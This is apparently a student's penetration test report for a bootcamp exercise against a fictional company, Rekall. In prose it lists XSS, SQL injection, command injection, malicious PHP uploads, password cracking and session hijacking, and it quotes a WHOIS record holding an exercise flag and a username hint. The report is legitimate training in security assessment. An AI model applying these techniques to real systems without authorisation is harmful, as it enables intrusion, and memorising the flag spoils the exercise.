Cybersecurity

Penetration Test Report

Rekall Corporation

Penetration Test Report

Student Note: Complete all sections highlighted in yellow.

© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.

Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.

Table of Contents

Confidentiality Statement 2
Contact Information 4
Document History 4
Introduction 5
Assessment Objective 5
Penetration Testing Methodology 6
Reconnaissance 6
Identification of Vulnerabilities and Services 6
Vulnerability Exploitation 6
Reporting 6
Scope 7
Executive Summary of Findings 8
Grading Methodology 8
Summary of Strengths 9
Summary of Weaknesses 9
Executive Summary Narrative **Error! Bookmark not defined.**
Summary Vulnerability Overview 13
Vulnerability Findings 14

© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.

Contact Information

Company Name	CryptoGuard
Contact Name	Ahmed Luhar
Contact Title	Penetration Tester

Document History

Version	Date	Author(s)	Comments
001	04/27/2023	Ahmed Luhar	

© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.

Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.

© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

Critical: Immediate threat to key business processes.
High: Indirect threat to key business processes/threat to secondary business processes.
Medium: Indirect or partial threat to business processes.
Low: No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
Informational: No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.

Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- Rekall's Network Environment features a sufficient amount of redundancy.
- The security level of each account is on average appropriate to the responsibilities of the account user or owner.
- Some mitigation techniques such as elementary input validation was used on the web app.

Summary of Weaknesses


We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- Some login credentials were found in the HTML code.
- A network scan revealed several open ports that can serve as attack vectors.
- Open ports allow for unauthorized access to the network.
- The web app is susceptible to XSS and SQL attacks.
- The Apache Tomcat Server is vulnerable due to being outdated.
- The SLMail service is vulnerable due to being outdated.
- Unauthorized access to password hashes can lead to password cracking.
- The password policy of Rekall needs to be updated as passwords for all users are easy to crack.
- Some inappropriate access was given to some users on the Windows OS to look at Scheduled Tasks.
- Sensitive data such as the physical address of the server is publicly available.


© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.

Executive Summary

First CG examined the web app of Rekall to examine the most common exploits used




against web apps. CG found that XSS reflected attacks on the Welcome page worked on the web app as seen above. CG then went on to find that the comments page is susceptible to stored XSS attacks as seen below.




CG then found admin login credentials in the HTML headers of the About page and then used them to login to the web app on the login page as an administrator as seen below.

© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.




CG was also able to upload malicious scripts in php files to the Memory Planner page as seen below.




The web app was also found to be susceptible to SQL injection on the Login page as seen below.

© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.




CG was able to use command injection to obtain a list of Rekall's vendors as seen below.




CG was then able to use a brute force attack to crack the password for another user account as seen below.

© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.




CG then manipulated the URL to give access to the password file of the web app below.




Then burp suite was used to hijack an administrator's session to gain access to a web page see below.

© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.




CG was then able to gain access to a stored text file in an unused directory please see below.



Domain Dossier and crt.sh were used to examine the publicly available data on Rekall and found the exact location of Rekall's server as well as the subdomains under Rekall, please see below.

© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.




WHOIS search results

Domain Name: totalrekall.xyz
Registry Domain ID: D273189417-CNIC
Registrar WHOIS Server: whois.godaddy.com
Registrar URL: https://www.godaddy.com
Updated Date: 2023-02-03T14:04:18Z
Creation Date: 2022-02-02T19:16:16Z
Registrar Registration Expiration Date: 2024-02-02T23:59:59Z
Registrar: GoDaddy.com, LLC
Registrar IANA ID: 146
Registrar Abuse Contact Email: abuse@godaddy.com
Registrar Abuse Contact Phone: +1.4806242505
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
Domain Status: clientRenewProhibited https://icann.org/epp#clientRenewProhibited
Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
Registry Registrant ID: CR534509109
Registrant Name: sshUser alice
Registrant Organization:
Registrant Street: h8s692hskasd Flag1
Registrant City: Atlanta
Registrant State/Province: Georgia
Registrant Postal Code: 30309
Registrant Country: US
Registrant Phone: +1.7702229999
Registrant Phone Ext:
Registrant Fax:
Registrant Fax Ext:
Registrant Email: Select Contact Domain Holder link at https://www.godaddy.com/whois/results.aspx?

Find your Domain

Find your perfect domain



crt.sh Identity Search

Criteria Type: Identity Match: ILIKE Search: 'totalrekall.xyz'

